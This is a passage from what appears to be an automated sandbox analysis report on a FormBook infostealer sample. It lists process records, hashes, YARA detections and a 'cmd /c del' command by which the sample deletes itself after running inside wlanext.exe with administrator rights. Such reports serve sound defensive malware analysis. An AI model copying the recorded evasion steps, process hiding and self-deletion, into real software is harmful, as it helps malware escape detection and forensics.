MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 5876 Parent PID: 3424

General

Start time:	20:02:40
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x11c0000
File size:	78848 bytes
MD5 hash:	CD1ED9A48316D58513D8ECB2D55B5C04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.906821366.0000000001030000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.906821366.0000000001030000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.906821366.0000000001030000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.907308680.00000000032A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.907308680.00000000032A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.907308680.00000000032A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.907353969.0000000003300000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.907353969.0000000003300000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.907353969.0000000003300000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	10482B7	NtReadFile

Analysis Process: cmd.exe PID: 6164 Parent PID: 5876

General

Start time:	20:02:44
Start date:	12/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\1cec9342_by_Libranalysis.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 3980 Parent PID: 6164

General

Start time:	20:02:44
Start date:	12/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis